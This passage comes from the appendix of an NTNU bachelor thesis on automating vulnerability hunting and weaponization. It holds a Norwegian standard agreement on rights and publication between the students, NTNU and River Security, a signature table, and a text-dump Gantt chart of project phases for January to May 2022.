I henhold til lov om opphavsrett til åndsverk beholder alltid studenten de ideelle rettigheter til eget åndsverk, dvs. retten til navngivelse og vern mot krenkende bruk.

Studenten har rett til å inngå egen avtale med NTNU om publisering av sin oppgave i NTNUs institusjonelle arkiv på Internett (NTNU Open). Studenten har også rett til å publisere oppgaven eller deler av den i andre sammenhenger dersom det ikke i denne avtalen er avtalt begrensninger i adgangen til å publisere, jf. punkt 8.

## 5. Den eksterne virksomheten sine rettigheter

Der oppgaven bygger på, eller videreutvikler materiale og/eller metoder (prosjektbakgrunn) som eies av den eksterne, eies prosjektbakgrunnen fortsatt av den eksterne. Hvis studenten skal utnytte resultater som inkluderer den eksterne sin prosjektbakgrunn, forutsetter dette at det er inngått egen avtale om dette mellom studenten og den eksterne virksomheten.

[1] Jf. Lov om opphavsrett til åndsverk mv. av 15.06.2018 § 1

**Alternativ a) (sett kryss) Hovedregel**

| | |
|---|---|
| X | Ekstern virksomhet skal ha bruksrett til resultatene av oppgaven |

Dette innebærer at ekstern virksomhet skal ha rett til å benytte resultatene av oppgaven i egen virksomhet. Retten er ikke-eksklusiv.

**Alternativ b) (sett kryss) Unntak**

| | |
|---|---|
| | Ekstern virksomhet skal ha eiendomsretten til resultatene av oppgaven og studentens bidrag i ekstern virksomhet sitt prosjekt |

| |
|---|
| Begrunnelse for at ekstern virksomhet har behov for å få overført eiendomsrett til resultatene: |

## 6. Godtgjøring ved patenterbare oppfinnelser

Dersom studenten i forbindelse med utførelsen av oppgaven har nådd frem til en patenterbar oppfinnelse, enten alene eller sammen med andre, kan den eksterne kreve retten til oppfinnelsen overført til seg. Dette forutsetter at utnyttelsen av oppfinnelsen faller inn under den eksterne sitt virksomhetsområde. I så fall har studenten krav på rimelig godtgjøring. Godtgjøringen skal fastsettes i samsvar med arbeidstakeroppfinnelsesloven § 7. Fristbestemmelsene i § 7 gis tilsvarende anvendelse.

## 7. NTNU sine rettigheter

De innleverte filer av oppgaven med vedlegg, som er nødvendig for sensur og arkivering ved NTNU, tilhører NTNU. NTNU får en vederlagsfri bruksrett til resultatene av oppgaven, inkludert vedlegg til denne, og kan benytte dette til undervisnings- og forskningsformål med de eventuelle begrensninger som fremgår i punkt 8.

## 8. Utsatt offentliggjøring

Hovedregelen er at studentoppgaver skal være offentlige.

Sett kryss

| | |
|---|---|
| X | Oppgaven skal være offentlig |

I særlige tilfeller kan partene bli enige om at hele eller deler av oppgaven skal være undergitt utsatt offentliggjøring i maksimalt tre år. Hvis oppgaven unntas fra offentliggjøring, vil den kun være tilgjengelig for student, ekstern virksomhet og veileder i denne perioden. Sensurkomiteen vil ha tilgang til oppgaven i forbindelse med sensur. Student, veileder og sensorer har taushetsplikt om innhold som er unntatt offentliggjøring.

Oppgaven skal være underlagt utsatt offentliggjøring i (sett kryss hvis dette er aktuelt):

| Sett kryss | | Sett dato |
|---|---|---|
| | ett år | |
| | to år | |
| | tre år | |

| Behovet for utsatt offentliggjøring er begrunnet ut fra følgende: |
|---|
| |

Dersom partene, etter at oppgaven er ferdig, blir enig om at det ikke er behov for utsatt offentliggjøring, kan dette endres. I så fall skal dette avtales skriftlig.

Vedlegg til oppgaven kan unntas ut over tre år etter forespørsel fra ekstern virksomhet. NTNU (ved instituttet) og student skal godta dette hvis den eksterne har saklig grunn for å be om at et eller flere vedlegg unntas. Ekstern virksomhet må sende forespørsel før oppgaven leveres.

De delene av oppgaven som ikke er undergitt utsatt offentliggjøring, kan publiseres i NTNUs institusjonelle arkiv, jf. punkt 4, siste avsnitt. Selv om oppgaven er undergitt utsatt offentliggjøring, skal ekstern virksomhet legge til rette for at studenten kan benytte hele eller deler av oppgaven i forbindelse med jobbsøknader samt videreføring i et master- eller doktorgradsarbeid.

## 9. Generelt

Denne avtalen skal ha gyldighet foran andre avtaler som er eller blir opprettet mellom to av partene som er nevnt ovenfor. Dersom student og ekstern virksomhet skal inngå avtale om konfidensialitet om det som studenten får kjennskap til i eller gjennom den eksterne virksomheten, kan NTNUs standardmal for konfidensialitetsavtale benyttes.

Den eksterne sin egen konfidensialitetsavtale, eventuell konfidensialitetsavtale den eksterne har inngått i samarbeidprosjekter, kan også brukes forutsatt at den ikke inneholder punkter i motstrid med denne avtalen (om rettigheter, offentliggjøring mm). Dersom det likevel viser seg at det er motstrid, skal NTNUs standardavtale om utføring av studentoppgave gå foran. Eventuell avtale om konfidensialitet skal vedlegges denne avtalen.

Eventuell uenighet som følge av denne avtalen skal søkes løst ved forhandlinger. Hvis dette ikke fører frem, er partene enige om at tvisten avgjøres ved voldgift i henhold til norsk lov. Tvisten avgjøres av sorenskriveren ved Sør-Trøndelag tingrett eller den han/hun oppnevner.


Denne avtale er signert i fire eksemplarer hvor partene skal ha hvert sitt eksemplar. Avtalen er gyldig når den er underskrevet av NTNU v/instituttleder.

**Signaturer:**

| | |
|---|---|
| Instituttleder:<br>Dato: 18/01/22 | [illegible] |
| Veileder ved NTNU: Kiran Raja<br>Dato: | Kiran Raja |
| Ekstern virksomhet: River Security ved Chris Dale<br>Dato: 2022.01.17 | [illegible] |
| Student: Even Bryhn Bøe<br>Dato: 2022.01.17 | Even Bryhn Bøe |
| Student: Ruben Christoffer Hegland-Antonsen<br>Dato: 2022.01.17 | [illegible] |
| Student: Simen Bai<br>Dato: 2022.01.17 | [illegible] |

## B Gannt Chart

Gannt chart can be found on the next page.


Bcs
▾ Project
Sign work agreement (standardavtale)
Write plan
Deliver plan
Preliminary Research
Investigation
Consolidation
Decision
Finalization
Documentation
Deliver report to River Security
Deliver report
JAN 2022
9
16
23
30
FEB 2022
6
13
20
27
MAR 2022
6
13
20
27
APR 2022
3
10
17
24
MAY 2022
1
8
15
22
Sign work agreement (stan...
Write plan
Preliminary Research
Investigation
Consolidation
D...
Finalization
Documentation

Efficiently Weaponizing Vulnerabilities and Automating Vulnerability Hunting

NTNU

Kunnskap for en bedre verden